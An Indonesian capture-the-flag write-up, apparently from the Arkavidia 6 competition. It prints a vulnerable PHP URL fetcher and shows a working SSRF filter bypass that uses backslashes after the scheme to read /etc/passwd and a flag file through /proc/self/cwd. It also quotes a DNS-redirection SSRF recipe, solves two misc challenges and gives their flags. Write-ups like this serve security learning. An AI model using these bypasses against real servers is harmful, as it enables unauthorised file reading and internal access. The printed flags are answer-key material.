
Ditemukan juga url http://3.0.19.78:15002/?debug=it

3.0.19.78:15002/?debug=it

```php
<?php
error_reporting(0);
define("BLACKLISTED_SERVER", 'nginx');
define("BLACKLISTED_SERVER_2", "169.254.169.254");

if (@$_GET['debug'] === "it") {
    highlight_file(__FILE__);
    die();
}

$url = @$_GET['url'];

$content = "";
if(!empty($url)) {
    if (!mb_detect_encoding($url, 'ASCII', true)) {
        die("Non-ASCII URL is not supported.");
    }

    $parsedUrl = parse_url($url);

    if (strtolower($parsedUrl['scheme']) !== "http" && strtolower($parsedUrl['scheme'] !== "https")) {
        die("Protocols other than HTTP and HTTPS are not supported.");
    }

    $hostname = trim(@$parsedUrl['host'], '[]');

    if (filter_var($hostname, FILTER_VALIDATE_IP, FILTER_FLAG_IPV6)) {
        die("IPv6 is not supported.");
    }

    if (gethostbyname($hostname) === gethostbyname(BLACKLISTED_SERVER_2)) {
        die("Hackerman is not allowed! Shoo go away...!");
    }

    if (gethostbyname($hostname) == gethostbyname(BLACKLISTED_SERVER)) {
        die("Hackerman is not allowed! Shoo go away...!");
    }

    $ipAddr = gethostbyname($url);
    $content = @file_get_contents($url);
}
?>
```

Langsung terfikirkan bahwa ini adalah SSRF. Namun setelah lama sekali kami mencari-cari cara untuk melakukan ssrf dengan mencoba berbagai cara untuk bypass filter dan lain sebagainya, kami belum berhasil. Sampai akhirnya kami menemukan write up CTF berikut:
https://blog.theo.com.tw/Research/PHP-The-issue-between-parse-url-and-real-path/
Ternyata kita dapat meng-abuse fungsi parse_url php dengan membalik tanda slash('/') setelah schema menjadi backslash('\')

Langsung saja kami coba pada service yang diberikan, kami coba akses file /etc/passwd, hasilnya sebagai berikut



Kemudian kami coba mengakses file flag.php, namun kebingungan karena tidak tahu letak file itu (tidak ada di /var/www/html)

Kemudian kami akses melalui http:\\localhost/../../../../../proc/self/cwd/flag.php

3.0.19.78:15002/?url=http%3A\\localhost%2F..%2F..%2F..%2F..%2F..%2Fproc%2Fself%2Fcwd%2

Edit Your Source

URL http:\\localhost/../../../../../proc/self/cwd/flag.php

```php
<?php
$flag = "Arkav6{r3direct_is_y0ur_fr1end}";
$ip = getClientIP();
if(ip_is_private($ip)) {
    die($flag. " Your IP: $ip");
} else {
    die("You're not supposed to be here. Internal access only!");
}

// Source: https://stackoverflow.com/questions/13818064/check-if-an-ip-address-is-private/13818647
function ip_is_private ($ip) {
    $pri_addrs = array (
                        '10.0.0.0|10.255.255.255', // single class A network
                        '172.16.0.0|172.31.255.255', // 16 contiguous class B network
                        '192.168.0.0|192.168.255.255', // 256 contiguous class C network
                        '169.254.0.0|169.254.255.255', // Link-local address also refered to as Automatic Private IP Addressing
                        '127.0.0.0|127.255.255.255' // localhost
                       );

    $long_ip = ip2long ($ip);
    if ($long_ip != -1) {

        foreach ($pri_addrs AS $pri_addr) {
            list ($start, $end) = explode('|', $pri_addr);

            // IF IS PRIVATE
            if ($long_ip >= ip2long ($start) && $long_ip <= ip2long ($end)) {
                return true;
            }
        }
    }

    return false;
}
```

Ternyata berhasil. Namun setelah membaca flag nya, kemungkinan ini bukan lah intended solution. Mungkin yang diharapkan problem setter adalah penyelesaian soal dengan cara seperti ini

Advanced exploit using a redirection

```
1. Create a subdomain pointing to 192.168.0.1 with DNS A record  e.g:ssrf.example.com
2. Launch the SSRF: vulnerable.com/index.php?url=http://YOUR_SERVER_IP
vulnerable.com will fetch YOUR_SERVER_IP which will redirect to 192.168.0.1
```

Entahlan :V

Flag: Arkav6{r3direct_is_y0ur_fr1end}

MISC

1. **Free Flag (25pts)**
   Ya begitulah free flag, tinggal buka discord, nemu flag, submit, DONE.
   Flag: Arkav6{J@ng4n_Ru5uH_Eyy}

2. **Dari Nama Saya (50pts)**

Awal melihat soal ini kami mencoba men-*search* gambar tersebut di google, dengan harapan kami menemukan nama dari pekerja yang ada pada gambar, akhirnya kami menyerah. Beberapa waktu kemudian iseng melihat nama dari file gambar tersebut, bernama “digging.jpg”. Iseng iseng searching, akhirnya kami menemukan writeup berjudul “Digging for Soup”
(sumber: https://ctftime.org/writeup/8874), dari situ kami mencoba mempraktekannya

```
[riegan@Sibyl-System ~]$ dig ctf.arkavidia.id TXT

; <<>> DiG 9.11.13-RedHat-9.11.13-3.fc31 <<>> ctf.arkavidia.id TXT
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 51161
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1280
;; QUESTION SECTION:
;ctf.arkavidia.id.              IN      TXT

;; ANSWER SECTION:
ctf.arkavidia.id.       300     IN      TXT     "Arkav6{fl4g_is_in_dns_r3cord}"

;; Query time: 28 msec
;; SERVER: 192.168.100.1#53(192.168.100.1)
;; WHEN: Sun Jan 05 22:33:36 WIB 2020
;; MSG SIZE  rcvd: 87
```

Didapatkan flag.
Flag : **Arkav6{fl4g_is_in_dns_r3cord}**